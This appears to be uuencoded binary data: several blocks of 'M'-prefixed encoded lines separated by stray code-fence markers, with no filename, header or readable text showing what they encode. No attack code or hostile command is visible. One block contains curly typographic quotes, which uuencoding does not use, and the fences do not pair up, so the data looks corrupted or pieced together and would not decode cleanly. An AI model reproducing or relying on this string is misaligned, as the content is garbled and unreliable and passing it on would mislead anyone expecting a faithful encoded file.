M)>MGQ!:'*M3H<R0++I['[M)5V^11Z2?Z<#N*=IE2.*["NQJ$<2E,?,:]4H80
M@/,SFA5@O<XD,!'#*1'Q$@>D7V?EN:)*JZD22)WQW:TR,XS\()'2,^I,?FA*
M5Y@^FPCO@(`BTQ*W\9Z0H8SZ"CJL+:)@#,DM`^Y'`J:%B@.*`04H8BRN-3HZ
M(Z)D5>62H0UG:E;!:<&1.RRN#*Z,\>*P/Q[H,-9/H]4([;LQ7X\C,+_#B;#8
MK^DB148&%JUIR5E:Q@3S>DK!(#*C&X)S(@;!1U._J*#K=T16`2W7[*]\L`O6
M8!<R@\WR%D'D#/:Y!C8[)#*VF2'A=2TS)'H`IPV)#")O)YE!/--`31M)9Z!D
M(,_4U7HD^\/!4JVGU],2\OX@7<H'-[($@V.C0M1AH]<`\D$17%6BWTA'+%BI
MZ8RE`?#>:'SPW1T?L1#1[8[-9F*DV1)F8$+#JF3R9Y-@39..:IJ-JR"#OJR)
M%9E$P*O4$7F!YA%6>Y2[2E,_V/"*]#L`,RMU$K=JFO0P:W0"]^/+UM+,,:W#
M>E`!+6^$\KD<@;X`%RU@@,`FDF<"*R`,AP2)WTUT90H(/6P""J!H08EO#DI\
M.\`CJQD4*Q(C&9G1PW>T,U7.;V)[+[#=$APM2Y7SF]C<"UCXH0`T)E7.;RH8
M6U`4@/:CROE-H3$#A0$I%\%V;L#N$,&E"#9S`\:%*$"*8#LW8&^)`J0(L4-5
M@@!M*ZJ<WU0QMJ*P3BQH!`U$4S>^:>&B%>9SF*Z!F$6"0#%E)/76!I`@4,P9
M28E'P/*0#@TSG:?&41T6=7#1;@;GS!9U(+B4Z4@UD.I<;'+/=H\S$R$"JB3E
MET'HHXR$GL(:&-(\D(C4T#K%E]G9&W?K+9<<3UN'QZU>HZ7#:,<GPKPV@L,P
MMY.F;6QJ:JQ`4ZX.A=5^NX"FE":1"!5TA"$WJXY&1/QBV&NH0Y.8D8I(0PGF%
```

M7+Z>SF."JSX>1XDZP!RE[Q+9G,641O.&+G6I?TEQAJ*XPCMLCTXN3E9(<J7-
MOIYS].$.%'._2V=<,C7]Z9O%LM-?M,&R8G+G6O<""3'+XF[J#@-D82ZJ?6O-
M;-=&+@VO5TT(L:^:6`)N9?TP=CH"5C78$8'ZE8X(^-P_<"ATV/A0M<2Z'\?K
M=P-D+O8@$<40;N.L-Y[6X61)M!1)&`@LXRAL(IL24#>&!B(L0:OQH#8"2[GN
MU5<",J9+PJ4UX@>X>:%-.B-FL"*&5MJ77E*OL%[#YM;N#[MX>5!&^;B6%=2#
MH(XZ]ULP$#Y4)QO?AAGCX-5`G=>A'+=C"BP?!_OI,!W%BCAAM?U0(Z-=&9[O
M!29\$0@;O-K'5%Z%":U^B!S"7!7*!TZ5"@,M7K@@LH1H(J8D"+W"C<[L<RN,
MOE+1QG%O.&C<"/)K()\!3+%!(P;1#R`^E_MPAUW&4U1K_[YM\=8#"[?%>P[L
MVJ6&1W\?V+/S3C4T^GO^MKW[%]28:,#VN?EJP7S>OO\6%#^#DK3@'!83<#';
MMNH2]L_MVW67RIVB#UN#SC&Y:"OC^0T3[)[?$6_=MFUN'TB[44(`;9_;LQ.E
MXR@UR399R4-./G]`I9V?YY3[]N_=H1JU]8ZM.W=QNQ"T>^?\[JT+VV[CIBG8
M-AV-FK=CZ_Y;MNZ8B[?NWS&OFHA9WS6_,+<[GMN_OUK4C3BHT,&J1E%:(058
MG:L2[MUO6@`#8Q*6[&'9>[N=[I:MV[?MQ[9KT/ZY'T5Q0(0'3M0[YO;?:@^1
M1$5X:.`+>_>^?F[K[=@4P$FI"C(D6GMNG:=:J!=5[WC?W/[=J@+\M6?OW!Y`
M"_[<N5?E(D%WJJ^2?,UMW;%UYYZJKU/"R,Y7_8*.<.?.^86J7Y;O.[?/W5%5
M:ZPN"+\KYGMA^\[]U4#7:^<\?NO\=^ZY8^NN:J"K=NLM.W=4@[))/[]O6S70
M^>_?>ZO"9YW;[ET[]]Q>+>C<]NY3!<X?V+>O&IH&;MT]I_INU]X].ZJE@E6Q
MN=W[%NZJEG3;M[_NP-Z%:DG7?7YAZZZY:ED7MG]NMTI4+>O27G_KK@/SMU4K
M.H4:S=NV[MFN4H$S`*OW%Q0N[MF&T,"*'&_;N_?VG13;KAFV`("A`%4#%'ZJ
MF0E0W33U#V#)U@.[%C"@9.6]<-<^RECWY8\>N'WNEKUW(C!B)&K+`H!6MQ06
M[=F[!Y%H_]P.1!\<+?6\99?J9_7<=MO^*M1JUY[;"8?V;KL=T4<5686B;MUY
MZ]ZJSGZ)\H9;SE+)8L8BZY2.W>7B-`5GON(DUH[*J@#X#IK!2_TCE&>1L?[`
M'C50M^R:()R/MV]=V,J]C=^W[MPU1]\!5\K=J5@CO5R"[8@E@,5@C:H^U1XV
MDV)@&04R&FZH?D7JRJ`AG;0R1H.L\(;F!;"VFRK""N[:P<S/M((3S2*JZ.,Y
M$&F02O8\YIMH,)X#5,=U146*U8ZM'C.U9A7Q!I!*K>764)T6RQG]=E_KMY-\
MT!#558F.J[!X$!U*660H3T2N(AI0!HJA/LD&(<.RCO8W)8#$@WI#5H/%TSD1
M2#W[M(LZPP"4C`E:(`JIIT6K$$C\F&XW)L'A<D@GWW)(<G&PP&.(BEIFX@!P
M!?DT!E5(*\9P:'PAK0VWR-?'G:4^7#240[JL*(<D:=WK=&,,T?>K*Z(5CJ7+
M0H7@NXO$Q+@LEH255<[R+8-94]T0E!.G\X-\<S6_LGK5VN='=6V],<KD_*1
MF*VCJ,L1Y5FRI\8$M3G6U&*T[7.])?(F^A<6#Z@6UU.7!52+TV/=U"`3P;1,
MGV'^J`*&%C>'#S&J#!NJ)7.Z:FZA%ABOK,C':NV.]^[:/G]@3Z"6J=UQ*<K[
M>;5`X5N05TO3[GA^W];]V]0:NSLN1"58I-7;[IW[YOVJ7_3Y/:B"N:19,%^=
MCBAS<F70B\?J]%5&?LXX[,6.O"3-$KX*U=(7@Z32E`Z&CKF[68E0"M6"''>
MB_NC)3K7BRV-7MQLI0T^0)'`5"]>KG7&+8<2!W./<E#4B$N:*]$0S7^W4D>2
M8`CC4^]W>EKQ$:P.JO4F'JBIVF$8W&8K4*?56QR)\";<UBL8'#J&<@-3K&"\
M@5Y3U-BN],`)ZZ1"15Q,!X2.=-2.1LO$$R0+UJPCMQSWF%%8,#?VD!A,U&/:
MX"QIQP*TM9(@]9O[O18E1P-6HS?'756[42L]TDI'=L>ID&8ZDLM'2VH@`=C0
M-(%DTA,XI*N>0@/ZD:]EC16<1Y&`<L-.N>BV%*=F$DS+)#"9X,(!![=#+9!)
M*!,W/J*[3&MAA6!W6>6T[@)(@M@5M0#V!ZU>HY?))4%S`2Q&((Q1/HE#)>P`
M4MC/(Y?^D)T37X]A"@<>\4FSH\:M'#%+U5E,(<Q<\?A%Z\0/`4M)VV2G[QI4
MB#9SXQ>MNX8:E4/3&"^H]74#-J:6FMSTE0.$U)?DHIB)DTE&D;YP@",I*K=P
M1OJB`;+'>P8=I.\8!K6XH5EK?+&P0I:.V4;&V<&-B)M3"9)X[%?A$R\3\]/O
M;=2:00R4*./2I5B9U0:'(.KL.:YZ%E$!S;WE29=J33`)E;GDT?*&F6L>+5J8
MN>+IM]HC*'3BEJ>/@A/"%R5C!]3C<$F8N=-9X2V8Z5EXK6L-YZBPB9G5A?(-
M&";^$Z("\>K1JKM'K)L81$2B`BT]K:.Q-B(8D@$G!:K+4@MZ20!PUF3</120
M&-<,)!;.K)0QIC)"8+0.:ZJ?U4<Q8PQ0Q/>1H.P?`F(.JR4>/EJTKK1ZW!)@
M?6.>7JO96N96H/15GP4:(SZ.])H9I7S*#%-A5A%E!>XLDI@U0=5W156W4FHF
M7&R*%7)-U_B*9L:ZJ)+`(YN*C(5AIG;-F\0NQ7S9B$VD(M,-$3DQX+-38L0Y
M(Y'O54#2:J2()-&L@(L6D#9H!=3\L()6>(1F\2&$P"P0GNBS"8%%_#O11QJ&
ML[U*F3R(0$(O-?%.0/<15IML#T"0.FJDR$$F#P[J#[`*JDF"[1H<$7A<I:Y'
M#CITZ:R@L+5P%/#*)?7SH5NRUO]0$\MP)O5&F1E'Z!PJ867F[INU\Z&((3ZL
M>O'A,:O-1^)O1B':<DLM(4"KMU`Y*"+CV$$I;"+[M.<0PB"XWV"9$RW0WG1H
M..H^(`]%'=AG:V>B=A%E[&T'1<M;`ABS4/UP1[^C^G-GDRH;TEH1J.K>`'=TO
M**!'^@EA]GX0$2>;CC@5M6(.WCH,:QL998T6K<F36HVZ?!2P54JE1I]!]TO
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
M=9(S5<-+0H5@!4%*PB%&J=6Z"(/:`?8:V@:BL:):!EL;_5;@W!X(+$T)32
MK`>%N&UD+;V\FN&:&"KH)HX;%DR:V!A:0)FY8P<JI@.,B8!*40B,,$(9:9*J
M\34W%D>YT^K-;15ZKFPAAPK8JJ7/R]:2!RE$<),R8R&L,QO/T9+[9S">HZ7W
M*<C:G5%D:Y9%?IMJHK9U2)&,M:0*'T<Q>#/3`62PQ3%IA'`PVF+[U$0@>`9:
MJ89Z8Z`ML30&F6$ML6J8FL)SO5$65[;WT^W)T(+RH;S?V6-L=&C"I7>D9@T)
M#2UR3JSS$YG\S1.IW!0+>CQ*0H_G148.SU[@QHS.P$NU7K-C=OYBH$O@:_!:
M@Y"(M@`8OVC625G)V+,LRLY2`*ICI4*\@Z$:;K$!!^]NG[*=L)+EF8NZT[H7
M$J<L58@.+*$0,X(+)]X8RZ0I4L%SI&WS&R.2]F.%CXT58TY4CKC:9ZGQO')>
M=@W&:1U\,HC6!7VY[>3#5[YI+\0XI]))TYO0THA:BK)A%=:$J42D8JE*`*'W
MI-%B&S%UV,LK$3<P(A\#$`L"I)'G=9(\V&ZGVKX;?;@-DG.6A:_$!%Q*%I?4
M`<,20[<W.5"^H`97^,!5X0,7%4(;,6AHR`8(K!"Z)*WPN:O"YRZNX[C3`3-5
MX'2'=\4F+5T5/C55^-1DQR<Q<+T6]OK(6,(T$:>IF#34=(JB?8G9AU]VIP-,
M2C3HH:<5^]-9D?CZL,;LH12,D?*G84"'J//'`@^V\J^:;&*V%RGS8@PV.WR
M&FQC_1HY$A8K!GH4/2;E$Y`U[FAK6;2+:;EBP^D!H.A,^,;\34WK3#"_C(".
M(31F"B8U2VDB,$S!I&9I3006]5.SM"8"B^ZI(2GE.'#@45OA\6[<']56>+1K
M#8>]_HKT<"5F\S"<26!`Q<:^@L1U<*3.OBVL;06#P`FP$\2FH%588SS4,L?6
M_@)!R42.+'(`81-9BB8*Y2FL*6?R8EVF#1#F.&V$9E5C@<)/N;DDXD_7+*G;
MSF'?0$0DN-;,-`M5W%.W.:2!OY2,LB0WDAIJJVO&31C0;&N0!9<)8;/MQWH-
M#;-:HJ)R.PJD"],\/.E71L$24%9SEW0%)0%NUQ_(X=@RRNQKPTX@T,1!+/8=
MR9F4@ARN=<0C;CGE8'(+ZM*TZ2P$699W0^+:*:#E&RPDSCU462901(=!@@Z%
M&):#@TBIJJP/JRH07J/<&/'&62.9W'F[7CQ@F0E1W@"'5AO.)5\9>"AV-VM`
M"A-+3/+Z4<:N-XJ^V+DQ`JD#$?"7R+@KA54XCR"?\=Y!QA#<J-J`,;JZ@E2^
M)`^R[L70<+&N0U"0B&'6P1C?BYNHTOC`-%ZV-CH^[MQ+$:7]093U-9;I=>IJ
ME`XN!@U57$\<YMBH"R8A7#AA+S'2W1!&X=Y06X<PK/U:3).YQ'[.:)2E#63-
M@=CMAODB'5J0#@61WZ/I<C=6XU737O+T(042@!8IWL90.L.>(;AK[)Q]H[4'

```
ML?@N]JV#+9H(9*(*^ZI‘N]_$_’;,6?-BBP:B42F;IHYF;CM&KVW2OI1GB0O2
M(G4*#O&446].KBWUC*,B*KZ><4M$V%MOQE:]V’U(O1E;C’>#JG7R‘‘2E"^X5
MD(BTJ^=X‘A+SW$W[Q*(=(#?UW8;CIX@](%07V%MB&I;"9+*9R11S](GV$>6@
M’UOMS-JPUH=?"D7^4B8*JQLECA\7X>XY7K6$+6*MFQF^’E%!FJ_’_#K?EZ78
M</N8-M(ZZS9MI/6E;=OHO.PF+L$$*RY6WJ67M%JT2RYII6B76M)ZZ(H<(9?5
MN%%H’737SXBV;NO0EMH\L76=7+3,$EO($6D[‘6_N=^M)2^‘5;25‘4%!6-9‘8
M9X>:+N[Y,B1M22*+>)@77YF9%,*?,’NDB(TFCL5TE!FOE)"+1[MR">6O*?=‘
MY\ZNVPJBN*Y6HP$:/X1H>JF’#:.@;4V3J">#PWPD]F.0L,"$8=8Z4‘F%E5_%
M1(?:YP()&V!*&H2/A*D’AM8I,SS\E-@2@_18O<G6[$/=RRA#+/W3T.%BN[X‘
M*GMYZ2MUTAHE[6.QY?\=5%F=0$HO0U+$(9%T>AW/"[;;1O\#7UOXMFEW7WHY
M%0XH3&"_3,QLW*"=*1L$><V]SYX#‘ID,Z+^A-K+.J$%‘,V*,#2BB-%*YQ!;9
MJV2’G<6:R.1YE0R=L]0/6<:NDCUL.‘WG@W"6S#%7R0@S)R;#L%4V!XMT37Z6
M#5^Z5B_’!AH0:P2$TLA\9%(EXY#,=NXQB*_B‘;]FR;Y1E:P:L<P+F?RHDJ&/
M3:1$/R90Q$NPFNJS+0:AXC<T$.@4$EFHDJ‘"LR](.J!*,@$@"2*"/@‘+3:/3
M;IT32_=4%"G‘(.X<D.JA"\,J71.R;!3=%%7I?H@[P3#FJ\2.WT3VF+B4"A>M
MQ@49M%5BR(),6Z_!PU(IF9XA]E25F%+<J^Q<."&OHE)’8?%4B;’#G‘_F%52)
M.<)1V4M(G‘P<5]*SBAY4ZRR.TJS7[A_I.4Z’BF3SDXVG"NUK[R!\>3UYX$Z3
M13;S8\F1(FMK09P)P]&E’4]PHMIZBR5’AJ*0"BXUM9=,K9!J5E[CM-UU]:&]
MMD\ZJVX;M>10VRYHQV*=U2_K_;F-[+N:NT,K8*U;TY<3Q4"‘K9Z^S(A"‘;+R
MFSD6‘?!(HH$AUUX-‘K)IL?OI:‘2&ZBSSX;R_MBWCX;RWMF-UNN^+WU+>6=N9
M79%W5KYDBQVOB‘6N6=)7=‘I50G:1(C+]#E&([+@<,Y:;D8+>=-5H=Z@MXK>C
M6"2_’47MZZ4L^U@J:.>976U!MKJT$JBLM%>44,N)=9CQ*JXI<:‘Z<B/‘]NM*
M#+6ZM6B=C>*![D-!BDX\Q6FU@CJ,64&!CN7CE*DTL"KHVMDJY0G(9ID9M9@:
M57#$%[’9’D8,M7:QHNR"Q8H1AN![T39H@*8HZ4$QY2"L‘D0N6‘+*):ETC41O
MT1FX1JA.3’M."06N‘S3XV*F2G3Q:Q&81TU;@1XFX4NU&;X6^?B5F6\8^7V2>
M?,=F"B!IJP9H"0[^#"/*UN[=DA;78*_SOK$;P2.N0&5K88)2T8,?E$O:"]]#
MN7Y9T-‘4[)<%"9V2M:B1ZWY]@=VRJW9/B‘ZU:W%&-%)!:%KP,(82;=H5‘LA[
M)RQ^"6-,TB_N6DLB2F:5Y5Y$^U/DOK7DJAH8*1:(%$]3HT$N)DM_]@<6QP6U
M1,J!G1?S]Y)^/"G‘USP,HAWVZ94I=K%44$*=$8=PE<E:-!)V<>OH(!G2G"A-
M$+IT)&’’PW3J=./C@@PV,M/#8SPP‘KB8R88<))%;S/-TOH-,=_JR>>[L>R>?
MQCU’7(_X[G$/3,FY$G^*K@#6Q!06?!J_>2*$Q?Y(.@"0!&W3.4QYL)VY&‘-\
MFI_/&"0,I_CYA*.O94Q?O$^B;1JC#L[\ES1FP8FCKF‘8M:5*WJ]DZ:5F:""[
M^52]IFVBB7=Y-’‘/?1C0&:9$5SW<R[8/;/%BR>BJSP1&X"6U-],*R;>L>)3%
M6Q$.,G[88TR7D.HXF-H>A.QA!C"Y()B43V‘)A\E@&723F-W4.‘-/V#‘1K,?>
MRMP)E^%/1O7)0,&!Q6;=\(J+%A:‘G<F)"FMDP+Q2-Z4@A#W,@@^X"N3+,LQE
M&F;J9WN4-:Y@‘6SLDM%(4‘8$_5I-<4V6C!2JB9U@9J7H.+1,9.*P\V$G‘^TF
M(R#1J)!LEKB1J‘EAQD@:M10H-TIAEYG)ME+*3XDDV1*_@<+UFBSC%;)O5!![
MLTEZOY@/=8#-*_*+A3-.&+]8XAG#)CH11ARK%*5@S,C’PO@A@CT_#3O<.‘[2
MQ]8*XY<TPJ.D$_/5,.1\;M/%V52Z4I>,:$23C8H.8[;GZN<K?%LZ<<ZA?<5=
MFL7(K;D<’?=$0")?$<2N:)>EYM0S2QZQ[/5$)*W#"^O)_\IZ$DFW1WH]*?QO
MN)Y<6#R^+XM’2J)E&:X=W.SY9<’M@_WQL%?K9#SEE‘6U.9AP*Q3<(ED23@F\
MXK)@N^O’37BO@,=X,6BL]-(X1(32DI7-:849=#X:#@-+$‘0_K.7%)S&0*%(P
M4HHDA0)J)"J‘6,:TN<?K-EIK2]X@1Y0,Z[5>T_@STD:][4#+9#?WM0I$_’3D
MZ>MQCR^L[7.]!I.83L;#FPJUD5;6C+IS-2*K13TC=D(6RNJV-S@0N<&8K5JJ
M01&#AMI!)]A+Q91+AS0H(%"G?Z0U;*"B,@>‘I\04/*NFALV#‘44*4)DT4Y,/
M5V#8C-N6=&(AC#3<EEHL%+DJ"4BT’1;V!ZOZ0^Z#&!TVB$\OX5C!H’8’XK4O
M3ZNEK1,’:?5"0J:[?1D1\M;4!XOC4B*<F[A$$Z@93,SKPO:B^6XRM6SSN\[/
MW1TBM^/P;$$<H:5^E$>D(!]QA-J+‘M"G\#%=0I0MI\2]#AR(-*^5,+FW.’*Q
MM]L>T7FJ.^Z,DD$GT6;8?>0803C>&;*O0[,%ZI080@[?!)-U&,\E"26,UJ’(
M<Y(PUK]19?F3^?)^"*’!E%#:_+2,LAKI&H<&>O]#9_9J"M<0Z<@;%*Z=Z"Q0
MCETJEO;QQGQA#@]9=8:=6J’F.@>)=99X&4V)FN,9A3.JU="AU’B8P#6LVAF&
MR0!]%G.D,’0SL4M@IID)G-(‘9J"Q#H&&AE(W%&+G99+#RH$3QE)"5I[,IE4Q
M9.XPO"#UT6KW’%#B^WUPQVSO:LR1%1^!=@CKFEHA]D[)SD4‘9\[L‘()5%2$2
M^^.S"J@83+<"[3(JK’:‘O7#F4BHL@T<=.5$.7’)-#7<V_CS-@=Y0%Z316&W!
MNJ:=1L_‘?<)^@’>3X3‘36)3IJ%=%N>,=#VCM]GT4KWL5TS!\VTNAKD%ML1,&
M12’AX:/0!/E!]$G12.H"59$(VD.*)M8$’/+6IN^:Y1*XUW?9UG@-O%()4>VL
M;\5’(W‘.V%AN@SCI<MNXJ_-]5,Q)*P&‘IVB"6V!V"<+&!YG]:4F.B@@,F+B’
MLJJ8.U’N?D$?F&0M)HI3QPLE7M$(11’FCGN9J(&F,Z!V=9+JAH"2Y%&&/.@H
M(>KD*J;:54D’#*/*8LUY=‘A3"NRIW4<;Y’+"XY4;HG9KPT,L02)^8BF5+.$0
M"=R(CM7RUB2G-GY!’+O[!<>S.Z_KD"1)LRETS_FFZWBIAP2=3CP\HG4O()KN
M0K]H%<’77["RB^8N1-%]Y9=U[KP)8‘O8.‘/&T%WB5TS<4+>61>!@9’0K‘]_$
MC’0C<>\PXQ7H)@;81)BGYE9%)Q"Y.XBGVQ@4[12A’LJNJ8QN8F":R%L)Q+0$
M""&.;F1@&LF;"L2VI1(INFPN$(J6ULC.".*Z[H>"Z0?>;T!;#ZWC\@+(*<P\
ML3@+VBL!#-\$_]YGEYPA^=+5E#-=5:0.W<S35444>0U-*8%-7FH8‘DD05#5F
M"7Q4F@G/9X&E_E";7*MH<3(TJ]=8:AFA#!\]L9,&M%Y4\"P*UW.’QXEV6(‘B
M<)#Q$?1+)$!0^4F/‘=^Y.V:JET-‘YZ?9’Z5[;]<@]-&<+K=K)E,@U<>C=J0!
M0**/>PDT-S[:X8,NAH"[&T50)4?;YD:EK&#J8#Y"P\P,4TU5FWYMF&@(.,!1
MA18"@<‘^,0M*!/K0X(,8!_@PPC7;/KZ1IU/?+V7)‘G’F)G#90"MRX]6NC<Q]
```

```
M)UYW$HVB@6CIOTTT'YWF*J*_#U"SZ9EU6WQ7.5PD@,+U%#LS,P..1+$=7U9D
MO:O;Q#+:7M;X;C.,VBET1TP4D\LM:M=<)S+BZ'4P!!4;/ER:E0C/E7;Q9NF1
M.<-3AD3I*@&>$<``.06PV^Z`5&L@C-!.9B%`DK[$%2+0VDXQI*C72DT.HM$X
M.'#3481IP6F7_TP,0@*'A68(02?((13/A[/*3FR1>B`9(ALO23.S&)S/3=>T
M6ZN29KQ-7EH)*R=[9R4,'%`>4@'JD%W3*P>>R%(C8"?@",%#Z!!C%,7<?U*0
M1`>\BY`%I`Y[,!.6R>T5AN%<4FLD+QL("ZG4QG#<'AD@E3GN+25-+600H-,'
MU4']E"5%$%H*&<J^4!!8#A@H;G]U2,2MM,5B(N;$N2LZCX<C#"1\4$)6LX83
MSIZ7]F[//IW#"RH5(H:08$!%+5P).OH`"&]@16+1HO._#FA6D;"^^B1)<+\H
MI%Z1&&Z0M01GJ4HMRV1[A2/4&3J^"`EMCMCL*5J/CCC16$EE-.ECKFZ#:/VI
M-8:MQ6XB)E*TNB5`Z7HTU*-0:ZB):>+R,!#4Q*7>M^Y=0TUS@2B\XV".5S5%
MX@W!Q7LZXLXK2>>5=>>U#N-)71L2'XYCVW\D.S<`L.-#DKT;`-QU(\G>#2"@
M/DYU?':?R9YRK?6"/(E42AI%&$-8IO#\O#$BNN&'701=OOMP,6L)./`$0)\-
MI*$>\'Z8:BU_AO(L-I?;+),=63S]S$6+88Y.!,>^RR"=C&")45L7+LV)$LQM
MBQWH)*\$TV($+OZJ!O?[]631R5Q?NW"FABC1ER[MI&&3'<)(56=3%U[@"Y+Z
MDJ\O:62MJ2\%$_?]:1U]=S$NRYV^@@99#$=<@FKPI1`,=B#NW@Q[24?3"FD8
M3S,R(7C4']4ZL6-126+Q.3RNL]M8NRPY%$@H>YP3ZC^-'9-.'!::6I$L/</+
MICI\FT(!Y;Q]K8'5HZU2'+[)34QF)Y5@YBR9+9D#(KEMZ4D:*TQVYUX&+GBM
MER+NZXBT5L[/3RG.6/RH=\V,)5&*J-Z-;7>#I&/2%66VXJ0/0GO6E]D39Q[N
MH(2Y:;&<N.6VGK]O2!+2]1#5!7&Y)Q=A0)$:PP6^19*`%HK-UY+IZVC)EJ9L
MON9RU+ZPD/EIWU?`Q,3I1-70]YYZ6M:[KE]%DBM.S66@7Q9ZM6P1NBF>Q35V
M%VT?AQQ6%_5(OVA-"Q0=XW-\T79R**FR7@Y3L"C23H[JV:PG!,%C(UFDI\0R
M>YJ".CO2%041V)(+TO-R<+AB'AC%9W>(QG>H[Y.`@'$>6MPDQA6-[]"B$6F<
